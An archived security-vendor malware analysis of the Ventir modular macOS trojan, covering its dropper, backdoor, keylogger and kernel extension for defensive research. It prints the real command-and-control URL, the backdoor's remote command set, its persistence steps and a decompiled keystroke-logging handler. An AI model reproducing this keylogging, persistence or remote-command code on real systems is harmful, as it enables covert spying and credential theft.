The Ventir Trojan: assemble your MacOS spy

By Mikhail Kuzin

Published: 2014-10-16 · Archived: 2026-04-05 18:34:37 UTC

We got an interesting file (MD5 9283c61f8cce4258c8111aaf098d21ee) for analysis a short while ago. It turned out to be a sample of modular malware for MacOS X. Even after preliminary analysis it was clear that the file was not designed for any good purpose: an ordinary 64-bit mach-o executable contained several more mach-o files in its data section; it set one of them to autorun, which is typical of Trojan-Droppers.

Further investigation showed that a backdoor, a keylogger and a Trojan-Spy were hidden inside the sample. It is particularly noteworthy that the keylogger uses an open-source kernel extension. The extension's code is publicly available, for example, on GitHub!


Depending on their purpose, these files are detected by Kaspersky Lab antivirus solutions as Trojan-Dropper.OSX.Ventir.a, Backdoor.OSX.Ventir.a, Trojan-Spy.OSX.Ventir.a and not-a-virus:Monitor.OSX.LogKext.c.

Source file (Trojan-Dropper.OSX.Ventir.a)

As soon as it is launched, the dropper checks whether it has root access by calling the geteuid () function. The result of the check determines where the Trojan's files will be installed:

- If it has root access, the files will be installed in /Library/.local and /Library/LaunchDaemons;
- If it does not have root access, the files will be installed in ~/Library/.local and ~/Library/LaunchAgents ("~" stands for the path to the current user's home directory).

All files of the Trojan to be downloaded to the victim machine are initially located in the "__data" section of the dropper file.



Name	Address
start	0000000100000770
_main	00000001000007B0
_updated	0000000100002100
_updated_len	000000010000A290
_update	000000010000A2A0
_update_len	0000000100019B44
_reweb	0000000100019B60
_reweb_len	000000010001E2D8
_keylog	000000010001E2E0
_keylog_len	0000000100026F4C
_kext_tar	0000000100026F60
_kext_tar_len	0000000100053560

Name	Start	End
HEADER	0000000100000000	0000000100000770
__text	0000000100000770	000000010000199D
__stubs	000000010000199E	0000000100001A1C
__stub_helper	0000000100001A1C	0000000100001B00
__cstring	0000000100001B00	0000000100001F5E
__unwind_info	0000000100001F5E	0000000100001FAE
__eh_frame	0000000100001FB0	0000000100002000
__program_vars	0000000100002000	0000000100002028
__nl_symbol_ptr	0000000100002028	0000000100002038
__got	0000000100002038	0000000100002040
__la_symbol_ptr	0000000100002040	00000001000020E8
__data	0000000100002100	0000000100053564
__common	0000000100053568	0000000100053588
__LINKEDIT_hidden	0000000100054000	00000001000547C
ABS	00000001000547A0	00000001000547A8
UNDEF	00000001000547B0	0000000100054868

Location of the Trojan's files inside the dropper

As a result, the following files will be installed on the infected system:

1. 1 Library/.local/updated – re-launches files update and EventMonitor in the event of unexpected termination.
2. 2 Library/.local/reweb – used to re-launch the file updated.
3. 3 Library/.local/update – the backdoor module.
4. 4 Library/.local/libweb.db – the malicious program's database file. Initially contains the Trojan's global settings, such as the C&C address.
5. 5 Library/LaunchAgents *(or LaunchDaemons)*/com.updated.launchagent.plist – the properties file used to set the file Library/.local/updated to autorun using the launchd daemon.
6. 6 Depending on whether root access is available:

   A) if it is – /Library/.local/kext.tar. The following files are extracted from the archive:

   - updated.kext – the driver that intercepts user keystrokes
   - Keymap.plist – the map which matches the codes of the keys pressed by the user to the characters associated with these codes;
   - EventMonitor – the agent which logs keystrokes as well as certain system events to the following file: Library/.local/.logfile.

   B) if it isn't – ~/Library/.local/EventMonitor. This is the agent that logs the current active window name and the keystrokes to the following file: Library/.local/.logfile

After installing these files, the Trojan sets the file updated to autorun using launchctl – the standard console utility (*launchctl load% s/com.updated.launchagent.plist command*).

Next, if root access is available, the dropper loads the logging driver into the kernel using the standard utility OSX kextload (*kextload /System/Library/Extensions/updated.kext command*)

After that, Trojan-Dropper.OSX.Ventir.a launches the file reweb and removes itself from the system.

Updated and reweb files

The file updated terminates all processes with the name reweb (*killall -9 reweb command*). After that, it regularly checks whether the processes EventMonitor and update are running and restarts them if necessary.

The file reweb terminates all processes with the names updated and update and then runs the file Library/.local/updated.

Update (Backdoor.OSX.Ventir.a) file


The backdoor first allocates the field values from the config table of the libweb.db database to local variables for further use.

To receive commands from C&C, the malware uses an HTTP GET request in the following format: http://220.175.13.250:82/macsql.php?mode=getcmd&key=1000&udid=000C29174BA0, where key is some key stored in libweb.db in the config table; udid is the MAC address and 220.175.13.250:82 is the IP-address and port of the C & C server.

This request is sent regularly at short intervals in an infinite loop.

The backdoor can process the following commands from C&C:

- reboot – restart the computer;
- restart – restart the backdoor by launching reweb file;
- uninstall – completely remove the backdoor from the system
- show config – send data from the config table to the C&C server;
- down exec – update the file update, download it from the C&C-server;
- down config – update configuration file libweb.db, download it from the C&C server;
- upload config – send the file libweb.db to the C&C server;
- update config:[parameters] – update the config table in the libweb.db database file; values of fields from the table are sent as parameters;
- executeCMD:[parameter] – execute the command specified in the parameter using the function popen(cmd, “r”); send the command’s output to the C & C server;
- executeSYS:[parameter] – execute the command specified in the parameter using the function system(cmd);
- executePATH:[parameter] – run file from the Library/.local/ directory; the file name is sent in the parameter;
- uploadfrompath:[parameter] – upload file with the name specified in the parameter from the Library/.local/ directory to the C&C server;
- downfile:[parameters] – download file with the name specified in a parameter from the C&C server and save it to the path specified in another parameter.



Some of the commands processed by the backdoor module

EventMonitor (Trojan-Spy.OSX.Ventir.a) file

This file is downloaded to the system if the dropper cannot get root access. Once launched, Trojan-Spy.OSX.Ventir.a installs its own system event handler using Carbon Event Manager API functions. The new handler intercepts all keystroke events and logs them to the file ~/Library/.local/.logfile. Modifier buttons (e.g., shift) are logged as follows: [command], [option], [ctrl], [fn], [ESC], [tab], [backspace], etc.

```
int __cdecl MonitorHandler(int a1, int a2)
{
  int v2; // eax@2
  int v4; // [sp+2Ch] [bp-Ch]@5

  if ( GetEventClass(a2) == 'keyb' )
  {
    v2 = GetEventKind(a2);
    switch ( v2 )
    {
      case 2:
        GetEventParameter(a2, 'kcod', 'magn', 0, 4, 0, &v4);
        KeyLogFile(1, 3, v4);
        break;
      case 4:                                       // modifier key down
        GetEventParameter(a2, 'kmod', 'magn', 0, 4, 0, &v4);
        KeyLogFile(1, 4, v4);
        break;
      case 1:
        GetEventParameter(a2, 'kcod', 'magn', 0, 4, 0, &v4);
        KeyLogFile(1, 1, v4);
        break;
    }
  }
  return 0;
}
```

Keyboard event handler

Immediately before processing a keystroke, the malware determines the name of the process whose window is currently active. To do this, it uses GetFrontProcess and CopyProcessName functions from Carbon API. The name of the process is also logged as [Application {process_name} is the frontwindow]. This enables the Trojan's owner to determine in which application the phrase logged was entered.

kext.tar (not-a-virus:Monitor.OSX.LogKext.c) file


As mentioned above, the kext.tar archive is downloaded to the infected computer if Trojan-Dropper.OSX.Ventir has successfully got root access. The archive contains three files:

- updated.kext
- EventMonitor
- Keymap.plist

The updated.kext software package is an open-source kernel extension (kext) designed to intercept keystrokes. This extension has long been detected by Kaspersky Lab products as not-a-virus:Monitor.OSX.LogKext.c and the source code (as it mentioned earlier) is currently available to the general public.

The file Keymap.plist is a map which matches the codes of keys pressed to their values. The file EventMonitor uses it to determine key values based on the codes provided to it by the file updated.kext.

The file EventMonitor is an agent file that receives data from the updated.kext kernel extension, processes it and records it in the /Library/.local/.logfile log file. Below is a fragment of the log that contains a login and password intercepted by the Trojan



As the screenshot demonstrates, as soon as a victim enters the username and password to his or her email account on yandex.ru, the data is immediately logged and falls into the cybercriminals' hands.

This threat is especially significant in view of the recent leaks of login and password databases from Yandex, Mail.ru and Gmail. It is quite possible that malware from the Ventir family was used to supply data to the databases published by cybercriminals.

In conclusion, it should be noted that Trojan-Dropper.OSX.Ventir.a with its modular structure is similar to the infamous Trojan.OSX.Morcut (aka OSX/Crisis), which had approximately the same number of modules with similar functionality. Using open-source software makes it much easier for cybercriminals to create new malware. This means we can safely assume that the number of Trojan-Spy programs will only grow in the future.

Source: https://securelist.com/the-ventir-trojan-assemble-your-macos-spy/67267/